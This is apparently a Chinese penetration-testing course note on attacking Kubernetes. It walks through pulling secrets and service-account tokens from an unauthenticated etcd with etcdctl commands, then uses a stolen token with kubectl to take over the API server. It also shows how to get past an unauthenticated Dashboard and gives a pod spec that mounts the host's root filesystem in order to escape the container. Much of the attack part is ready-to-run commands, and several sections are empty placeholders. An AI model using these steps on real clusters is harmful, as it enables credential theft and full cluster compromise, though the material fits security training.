


Day98 云上攻防-云原生篇&K8s安全&Config泄漏&Etcd存储&Dashboard鉴权&Proxy暴露



1.知识点

- 1、云服务-对象存储-权限配置不当
- 2、云服务-对象存储-域名解析接管
- 3、云服务-对象存储-AccessKey泄漏

-
- 1、云服务-弹性计算-元数据&SSRF&AK
 - 2、云服务-云数据库-外部连接&权限提升

-
- 1、云原生-Docker安全-容器逃逸&特权模式
 - 2、云原生-Docker安全-容器逃逸&挂载Procfs
 - 3、云原生-Docker安全-容器逃逸&挂载Socket
 - 4、云原生-Docker安全-容器逃逸条件&权限高低

-
- 1、云原生-Docker安全-容器逃逸&内核漏洞

- 2、云原生-Docker安全-容器逃逸&版本漏洞
- 3、云原生-Docker安全-容器逃逸&CDK自动化

-
- 1、云原生-K8s安全-名词架构&各攻击点
 - 2、云原生-K8s安全-Kubelet未授权访问
 - 3、云原生-K8s安全-API Server未授权访问
-

- 1、云原生-K8s安全-etcd未授权访问
- 2、云原生-K8s安全-Dashboard未授权访问
- 3、云原生-K8s安全-Configfile鉴权文件泄漏
- 4、云原生-K8s安全-Kubectl Proxy不安全配置

2.演示案例

2.1 云原生-K8s安全-etcd未授权访问


- 
- 1 攻击2379端口：默认通过证书认证，主要存放节点的数据，如一些token和证书。
 - 2
 - 3 第一种：没有配置指定`--client-cert-auth` 参数打开证书校验，暴露在外Etcd服务存在未授权访问风险。
 - 4 -暴露外部可以访问，直接未授权访问获取secrets和token利用
 - 5
 - 6 第二种：在打开证书校验选项后，通过本地127.0.0.1:2379可免认证访问Etcd服务，但通过其他地址访问要携带cert进行认证访问，一般配合ssrf或其他利用，较为鸡肋。
 - 7 -只能本地访问，直接未授权访问获取secrets和token利用
 - 8
 - 9 第三种：实战中在安装k8s默认的配置2379只会监听本地，如果访问没设置0.0.0.0暴露，那么也就意味着最多就是本地访问，不能公网访问，只能配合ssrf或其他。
 - 10 -只能本地访问，利用ssrf或其他进行获取secrets和token利用
 - 11
 - 12 配置文件：
 - 13 /etc/kubernetes/manifests/etcd.yaml
 - 14 复现搭建：
 - 15 https://www.cnblogs.com/qtzd/p/k8s_etcd.html
 - 16 安装etcdctl：
 - 17 <https://github.com/etcd-io/etcd/releases>
 - 18 安装kubectl： <https://kubernetes.io/zh-cn/docs/tasks/tools/install-kubectl-linux>
 - 19
 - 20 *复现利用：
 - 21 *暴露etcd未授权->获取secrets&token->通过token访问API-Server接管
 - 22 *SSRF解决限制访问->获取secrets&token->通过token访问API-Server接管
 - 23 *V2/V3版本利用参考： https://www.cnblogs.com/qtzd/p/k8s_etcd.html
 - 24
 - 25 利用参考：


```

26 https://www.wangan.com/p/7fy7f81f02d9563a
27 https://www.cnblogs.com/qtzd/p/k8s_etcd.html
28
29 v2版本利用:
30 直接访问http://ip:2379/v2/keys/?recursive=true ,
31 可以看到所有的key-value值。(secrets token)
32
33 v3版本利用:
34 1、连接提交测试
35 ./etcdctl --endpoints=192.168.139.136:23791 get / --prefix
36 ./etcdctl --endpoints=192.168.139.136:23791 put /testdir/testkey1 "Hello world1"
37 ./etcdctl --endpoints=192.168.139.136:23791 put /testdir/testkey2 "Hello world2"
38 ./etcdctl --endpoints=192.168.139.136:23791 put /testdir/testkey3 "Hello world3"
39 2、获取k8s的secrets:
40 ./etcdctl --endpoints=192.168.139.136:23791 get / --prefix --keys-only | grep
/secrets/
41 3、读取service account token:
42 ./etcdctl --endpoints=192.168.139.136:23791 get / --prefix --keys-only | grep
/secrets/kube-system/clusterrole
43 ./etcdctl --endpoints=192.168.139.136:23791 get /registry/secrets/kube-
system/clusterrole-aggregation-controller-token-jdp5z
44 4、通过token访问API-Server, 获取集群的权限:
45 kubectl --insecure-skip-tls-verify -s https://127.0.0.1:6443/ --token="eyJ..." -n kube-
system get pods

```

(1) 漏洞成因:







(2) 漏洞利用，V2版本利用：


- 1 直接访问`http://ip:2379/v2/keys/?recursive=true`，
- 2 可以看到所有的key-value值。（secrets token）

(3) V3版本漏洞利用：





(4) 获取k8s的secrets:



(5) 读取service account token:

1. `./etcdctl --endpoints=192.168.139.136:23791 get / --prefix --keys-only | grep /secrets/kube-system/clusterrole`
2. `./etcdctl --endpoints=192.168.139.136:23791 get /registry/secrets/kube-system/clusterrole-aggregation-controller-token-jdp5z`

(6) 通过token访问API-Server, 获取集群的权限:




```
1 kubectl --insecure-skip-tls-verify -s https://127.0.0.1:6443/ --token="eyJ..." -n kube-  
system get pods
```

2.2 云原生-K8s安全-Dashboard未授权访问




```
1 默认端口: 8001  
2 配置不当导致dashboard未授权访问,通过dashboard我们可以控制整个集群。  
3 kubernetes dashboard的未授权其实分两种情况:  
4 一种是在本身就存在着不需要登录的http接口,但接口本身并不会暴露出来,如接口被暴露在外,就会导致  
dashboard未授权。另外一种情况则是开发嫌登录麻烦,修改了配置文件,使得安全接口https的dashboard页面可  
以跳过登录。  
5  
6 *复现利用:  
7 *用户开启enable-skip-login时可以在登录界面点击跳过登录进dashboard  
8 *Kubernetes-dashboard绑定cluster-admin(拥有管理集群的最高权限)  
9 1、安装: https://blog.csdn.net/justlpf/article/details/130718774  
10 2、启动: kubectl create -f recommended.yaml  
11 3、卸载: kubectl delete -f recommended.yaml  
12 4、查看: kubectl get pod,svc -n kubernetes-dashboard  
13 5、利用: 新增Pod后续同前面利用一致  
14 *找到暴露面板->dashboard跳过-创建或上传pod->进入pod执行-利用挂载逃逸  
15 apiVersion: v1  
16 kind: Pod  
17 metadata:  
18   name: xiaodisec  
19 spec:  
20   containers:  
21     - image: nginx  
22       name: xiaodisec  
23       volumeMounts:  
24         - mountPath: /mnt  
25           name: test-volume  
26   volumes:  
27     - name: test-volume  
28       hostPath:  
29         path: /
```

(1) 漏洞成因:

